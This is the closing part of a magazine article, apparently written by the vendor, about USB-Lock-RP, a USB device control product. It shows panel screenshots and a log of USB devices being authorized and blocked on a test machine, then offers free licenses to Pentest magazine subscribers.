


NETWORK-WIDE AUTHORIZATIONS PANEL
Page 1
x
set
Master Password
need more ?, go to page 2 >>
Start deployment sequence
replaces prior deployed list

Authorize specific device:
USB\VID_0930&PID_6545\001CC0EC34B2EC50A6120048
5/31/2016 12:47:24 PM
comments-> home: ASI-NT61-64-CL


note: clients will be able to enter this password to authorize a usb storage device when not connected to the network

Machine history




```
port: 3100   server name : ASI-NT10-32-CW   server ip : 192.168.0.19   central logs < < ok > >   network authorizations : < < deploy > >   email alerts : < < not set > >
                                   ASI-NT61-64-CL HISTORY
MAY  29  2016  08:21 PM  REMOVABLE STORAGE          - CONTROL CHANGED  -  PROTECTED
MAY  29  2016  08:22 PM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_054C&PID_09C2\5C07 10495EB515CF24- AUTHORIZED
MAY  29  2016  08:26 PM DEVICE:   # 1 AUTORIZATION  REVOKED
MAY  29  2016  08:26 PM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_054C&PID_09C2\5C07 10495EB515CF24- BLOCKED
MAY  29  2016  08:45 PM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_054C&PID_09C2\5C07 10495EB515CF24- BLOCKED
MAY  29  2016  08:45 PM  REMOVABLE STORAGE          - CONTROL CHANGED  -  UNPROTECTED
MAY  29  2016  08:45 PM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_054C&PID_09C2\5C07 10495EB515CF24 USB - ALLOWED
MAY  29  2016  08:46 PM  REMOVABLE STORAGE          - CONTROL CHANGED  -  PROTECTED
MAY  29  2016  08:46 PM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_054C&PID_09C2\5C07 10495EB515CF24- AUTHORIZED
MAY  29  2016  08:47 PM  REMOVABLE STORAGE          - CONTROL CHANGED  -  UNPROTECTED
MAY  29  2016  08:49 PM  REMOVABLE STORAGE          - CONTROL CHANGED  -  PROTECTED
MAY  29  2016  08:49 PM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_0718&PID_069C\070347ED25800513- BLOCKED
MAY  29  2016  08:49 PM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_054C&PID_09C2\5C07 10495EB515CF24- AUTHORIZED
MAY  29  2016  08:52 PM  REMOVABLE STORAGE          - CONTROL CHANGED  -  UNPROTECTED
MAY  29  2016  08:52 PM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_054C&PID_09C2\5C07 10495EB515CF24 USB - ALLOWED
MAY  29  2016  08:52 PM DEVICE  #1-> USB\VID_054C&PID_09C2\5C07 10495EB515CF24 PERMANENT
MAY  29  2016  08:52 PM  REMOVABLE STORAGE          - CONTROL CHANGED  -  PROTECTED
MAY  29  2016  08:52 PM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_054C&PID_09C2\5C07 10495EB515CF24- AUTHORIZED
MAY  29  2016  08:53 PM DEVICE:   # 1 AUTORIZATION  REVOKED
MAY  29  2016  08:54 PM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_054C&PID_09C2\5C07 10495EB515CF24- BLOCKED
MAY  29  2016  08:56 PM  REMOVABLE STORAGE          - CONTROL CHANGED  -  UNPROTECTED
MAY  29  2016  08:57 PM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_054C&PID_09C2\5C07 10495EB515CF24 USB - ALLOWED
MAY  29  2016  08:57 PM DEVICE  #1-> USB\VID_054C&PID_09C2\5C07 10495EB515CF24 PERMANENT
MAY  29  2016  08:57 PM  REMOVABLE STORAGE          - CONTROL CHANGED  -  PROTECTED
MAY  29  2016  08:57 PM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_054C&PID_09C2\5C07 10495EB515CF24- AUTHORIZED
MAY  29  2016  09:11 PM  REMOVABLE STORAGE          - CONTROL CHANGED  -  UNPROTECTED
MAY  29  2016  09:11 PM   CD  DVD                             CONTROL CHANGED     UNPROTECTED
MAY  29  2016  09:11 PM   IR/ USB BLUETOOTH            - CONTROL CHANGED  -  UNPROTECTED
MAY  30  2016  12:07 AM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_0930&PID_6545\001CC0EC34B2EC50A632004E USB - ALLOWED
MAY  30  2016  12:08 AM  REMOVABLE STORAGE          - CONTROL CHANGED  -  PROTECTED
MAY  30  2016  12:08 AM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_0930&PID_6545\001CC0EC34B2EC50A632004E- AUTHORIZED
MAY  30  2016  12:09 AM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_0718&PID_069C\070347ED25800513- BLOCKED
MAY  30  2016  01:17 AM  REMOVABLE STORAGE          - CONTROL CHANGED  -  UNPROTECTED
MAY  30  2016  01:18 AM  ASI-NT61-64-CL TESTER 4 (W7/ 64) USB\VID_0718&PID_069C\070347ED25800513 USB - ALLOWED
MAY  31  2016  02:14 AM  REMOVABLE STORAGE          - CONTROL CHANGED  -  PROTECTED
MAY  31  2016  02:14 AM   CD  DVD                             CONTROL CHANGED     PROTECTED
MAY  31  2016  02:14 AM   IR/ USB BLUETOOTH            - CONTROL CHANGED  -  PROTECTED
MAY  31  2016  02:14 AM  ASI-NT61-64-CL  (W7/ 64)   USB BLUETOOTH TRANSCEIVER  - BLOCKED
```

Network-wide authorization panel



Auto-protect function



Control in compact mode

Additional Information

The posted demo and more information about USB-Lock-RP can be found at www.usb-lock-rp.com

Feedback, technical, or licensing questions can be directed to info@usb-lock-rp.com

I hope you enjoyed testing USB-Lock-RP demo.

Free USB-Lock-RP licenses to Pentest magazine subscriber organizations:

As the author of USB-Lock-RP software it's a pleasure to grant any Pentest magazine subscriber permanent use licenses of USB-Lock-RP to the organization they belong to, namely USB-Lock-RP10 which has the capacity to protect 10 client PCs from a centrally located control application,

US$ 200.00 value at absolutely no cost. To obtain these licenses it will only be required to request them by email to info@usb-lock-rp.com with subject: USB-Lock-RP10 licenses for Pentestmag subscriber. Licenses can only be granted to organizations so make sure you write us from your organization's domain email. Upon receiving your email we will respond acknowledging the request and will send your personalized installers secure download link to the email you contacted us from. (Within 48 hours) This offer will be valid from the date the article is published and will end on October 19th 2017.

Before you send your request or if you just want to test privately you may download the published DEMO. The Demo does not expire and allows you to protect 4 PCs.

Since 2004, USB-Lock-RP protects IT and Industrial networks across the globe. The Advanced Systems team makes this offer available to broaden knowledge of the availability of USB-Lock-RP and to enrich the software capabilities with the valuable feedback.

Author: Javier A. Arrospide

Founder/ CEO of Advanced Systems International sac

Author of USB Lock RP security software solutions.

https://www.linkedin.com/in/javierarrospide/